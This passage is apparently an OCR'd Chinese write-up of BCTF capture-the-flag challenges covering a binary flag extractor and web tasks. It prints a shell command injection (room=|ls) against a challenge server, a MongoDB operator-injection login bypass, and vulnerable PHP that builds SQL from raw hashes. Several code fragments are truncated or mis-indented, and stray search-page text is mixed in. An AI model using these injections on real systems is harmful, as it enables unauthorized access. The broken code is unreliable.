        if tmp not in full_range:
            break
        i += 1
        data_len += 1
    print data


def get_key(buf):
    address = 0
    while address < len(buf) - 0x1A:
```


```
    address += 1
    if  address <= 0x7E00:
        continue
    if (address == 0x00029D20) or (address == 0x0009B960):
        continue
    if (buf[address] == chr(1)) and (buf[address + 1] == chr(0)):
        get_one_data(address)
  get_one_data(0x00029D20)
  get_one_data(0x0009B960)
get_key(buf)
```

运行结果如下，获得 key 值：


```
D:\code\python\test2>test2.py
0001ECA0
Dear CTFer, if you see thi
00050CC0
s message, you have comple
0009A6E0
tely un
erstood my OS. Con
000D4500
gratulations!


Here is wha
00029D20
t you want: BCTF{6e4636cd8
0009B960
bcfa93213c83f4b8314ef00}
```

WEB 100 分分钟而已

首先看到了一个 hi 什么的界面，然后每个人的 id 是一串 md5




然后去解密，发现要付费=0=




果断付费解密了，忘了是啥了，记的有一个事 Ray300。

所有的都是名字加一个三位数字的形式，然后我们就根据题目中给出的 Alice 进行爆破，得到是 Alice478，其 MD5 是 d482f2fc6b29a4605472369baf8b3c47，然后：



贴一下，然后到了一个奇怪的 bt5 页面：




这里有两种思路：


一．用扫描器扫：

http://218.2.197.237:8081/472644703485f950e3b746f2e3818f49/

得到了：



(顺带扫出来了这个=0=




)

这个文件。

2.还有一种思路是按源代码有一个注释：


```
<title>BT5</title>
<!--  $_POST['key=OUR MOTTO'] -->
</body>
```

然后试着用 hackbar post 个 key= OUR MOTTO 发现不行，于是找了下 bt5 的 motto，并尝试了各种大小写和标点：




301 重定向到百度了：

wireshark 抓包：



有个 flag-in-config.php.bak,当然是假的=0=



用以上两种方法的任意一种得到 config.php.bak 后：发现

```
![][(![]+[])[!![]+!![]+!![]]+({}+[])[+!![]]+(!![]+[])[+!![]]+(
+!![]+!![]+!![]+!![]+!![]]+(![]+[])[!![]+!![]]+({}+[])[+!![]]
]+({}+[])[!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+[]]+({}+[])[+!
]+!![]+!![]]+(![]+[])[!![]+!![]+!![]]+({}+[])[!![]+!![]+!![]+
]+[])[+[]]+({}+[])[+!![]]+(!![]+[])[+!![]]]((!![]+[])[+!![]]+
(!![]+!![]+!![]+[]))+[][(![]+[])[!![]+!![]+!![]]+({}+[])[+!![
[]]+({}+[])[!![]+!![]+!![]+!![]+!![]+!![]+!![]]+(![]+[])[!![]
!![]]+({}[[]]+[])[+[]]+({}+[])[!![]+!![]+!![]+!![]+!![]]+(!![
[]]+({}[[]]+[])[+!![]]+(!![]+[])[!![]+!![]+!![]]+(![]+[])[!![
}+[])[!![]+!![]+!![]+!![]+!![]]+(!![]+[])[+[]]+({}+[])[+!![]]
+[]])[+[]]+(!![]+!![]+!![]+!![]+[])+(!![]+!![]+!![]+!![]+!![]
]+({}[[]]+[])[+[]]+(!![]+[])[+!![]]+({}[[]]+[])[+!![]]+({}+[]
(![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]+(!![]+[])[+!![]]+({}[
}+[])[!![]+!![]+!![]+!![]+!![]+!![]+!![]]+({}[[]]+[])[+[]]+(
[]]+(!![]+[])[+[]]+(!![]+[])[+!![]]+({}[[]]+[])[+[]]+({}+[])[
)[!![]+!![]+!![]]+(!![]+[])[!![]+!![]+!![]])()(({}+[])[+[]])[
]]](!![]+[])[+!![]]+(!![]+[])[!![]+!![]+!![]]+(!![]+[])[+[]]
!![]+!![]+!![]+!![]]+({}+[])[+!![]]+({}[[]]+[])[+!![]]+(
```

这是 jsfuck，在线搜索 js 解码：


新闻 网页 贴吧 知道 音乐 图片 视频 地图 文库 更多»
js解码
百度
百度网页应用
我的应用
添加至百度首页
应用推荐
格式化
普通压缩
eval压缩
eval还原
清空结果


还原后得到 flag


新闻 网页 贴吧 知道 音乐 图片 视频 地图 文库 更多»
js解码
百度网页应用
我的应用
添加至百度首页
应用推荐
BCTF{Do_you_l0v3_pl4y_D074}


WEB 200 真假难辨

打开，发现：


本机运行，用 tamper data 拦截：



把 ip 改成 127.0.0.1(这个 ip 是在自欺欺人么=0=还叫 ip)，提交：



瞬间逗比了，啥也没有的弹窗=0=就个 My Realm，试了个 admin，admin=0=结果进去了



真要玩游戏啊！

玩了下发现打不死僵尸，一会就死了。想过关的话得改游戏吧，看了看源码，发现


`:="./agent1.js">` 这个 js 文件比较有用，有这样几句：

```
var authnum = function(key, num){
    var list = new Array('a', 'b', 'c', 'd', 'e', 'f', 'g');
    key = "BCTF{" + key + "|";
    for(var i = 0; i < num; i++)
    {
        key += list[i%7];
    }
    key = key + "}";
    return key
}
```


这是造 key 的=0=

```
update:function(duration){
    if(cnGame.collision.col_Between_Rects(this.player.getRect(),this.
        if(this.deadghost == 10){
            this.key = authnum(this.key, this.deadghost);
            alert("The Key is:" + this.key);
        }
        else{
```


这是说杀了 10 个僵尸出 key。那就该游戏出僵尸呗~本来想把游戏弄在本地运行，然后改攻击力什么的，后来发现油猴子就够了。



把 agent.js 考进来，然后改牛 x：



好了，开玩，僵尸一定要全部杀死：



Over=0=

WEB 300 见缝插针：

这道题改了又改，我的思路应该不是最终版本，先解释下吧：

首先登录页面，然后看源文件，得知有一个 test.php.bak 文件和一个 room 文件，room 文件是 linux64 下的可执行文件，先看 test.php.bak：

```
<?php
#$key = $_GET['key'];
#$room = $_GET['room'];
#
#if(strlen($key) != 15)
#{
#     echo "The Key is Error\n";
#     exit(1);
#}
#if(strlen($room) > 14)
#{
#    echo "The room num is too long\n";
#     exit(1);
#}
#
#$regex = "/[\w]{0,4}.[\W\d]{0,4}[A-F]{2}[\W\d]{2}[\d]{0,4}/i";
#
#$substitution = array(
#     "&" => '',
#     "`" => '',
#     "\n" => '',
#     "\r" => '', #   ......
#);
#
#if(preg_match($regex, $key))
#{
#     if($key <= 40)
```

```
#     {
#         $room = str_replace(array_keys($substitution), $substitution, $room);
#          shell_exec('./room'.$room);
#     }
#}
#
#echo "The key is Error\n";
?>
```

可以看出 key 是 15 位的而且满足一个正则，

```
#$regex = "/[\w]{0,4}.[\W\d]{0,4}[A-F]{2}[\W\d]{2}[\d]{0,4}/i";
```

构造一个 key：aaaa1111AA11111 然后看 room 文件是执行在服务器端的，执行 room 加参数返回的是一个固定的数字。我们逆向了一下 room，发现了 Baidushadu 这个字符串，然后输入这个字符串发现页面只有
Baidushadu 了。

百般无奈的情况下我们开始构造 room 企图让其运行一点什么，发现该过滤的都被过滤了，（和 ）能造成 Baidushadu 一样的效果。但是这两个没用。问题的关键在于回车，后来发现重定向符号可以，|能够达到目的，|ls 就可以执行了。

http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key=aaaa1111AA11111&room=|ls 返回页面截图：

```
BCTF{Plz_do_not_exchange_fl4g_it_is_so_bitch_to_do_that}
bootstrap.css
index.html
query.php
query1234567890qwertyuiop.php.bak
query_qwertyuiopsads.php
robots.txt
room
signin.css
test.php.bak
```

Over


WEB 400 冰山一角:

首先看页面，没有头绪，说事注入 sqli 了，就拿扫描器扫：

然后扫端口发现开了 28017，这是 mongo 的。

提示说是 sqli=0=于是就百度

找 mongo 的注入，发现 post 这个可以：user[$regex]=^&pwd[$regex]=^




然后有一个 jpg，一个 php。

Jpg 是 php 代码：

```
<?php
require "inc/mysql.inc.php";
?>
<html>
<head><title>Have u heard about md5?</title></head>
<body><center><h1>-,-</h1>
<?php
$salt = "";
$hash_method =
if (isset($_GET['password'])) {
    $r = mysql_query("SELECT login FROM admin WHERE password = '" . hash($hash_method, $_GET['password'].$salt, true) . "'");
    if (mysql_num_rows($r) < 1)
        echo "Get out of here, Stranger!";
    else {
        $row = mysql_fetch_assoc($r);
        $login = $row['login'];
        echo "memeda~ <b>$login</b>!<br/><br/>here's the list of all Admins:<table border=1><tr><td>yoooo, login!</td><td>yoooo, password!</td></tr>";
        $r = mysql_query("SELECT * FROM admin");
        while ($row = mysql_fetch_assoc($r))
    echo "<tr><td>{$row['login']}</td><td>{$row['password']}</td></tr>";
        echo "</table>";
    }
} else {
?>
<form>give me ur password your majesty!<br/><br/><input type='text' name='password' /><input type='submit' value='&raquo;' /></form>
<?php
}
?>
<br/><br/><small>yoooo, test it</small></center></body>
</html>
```

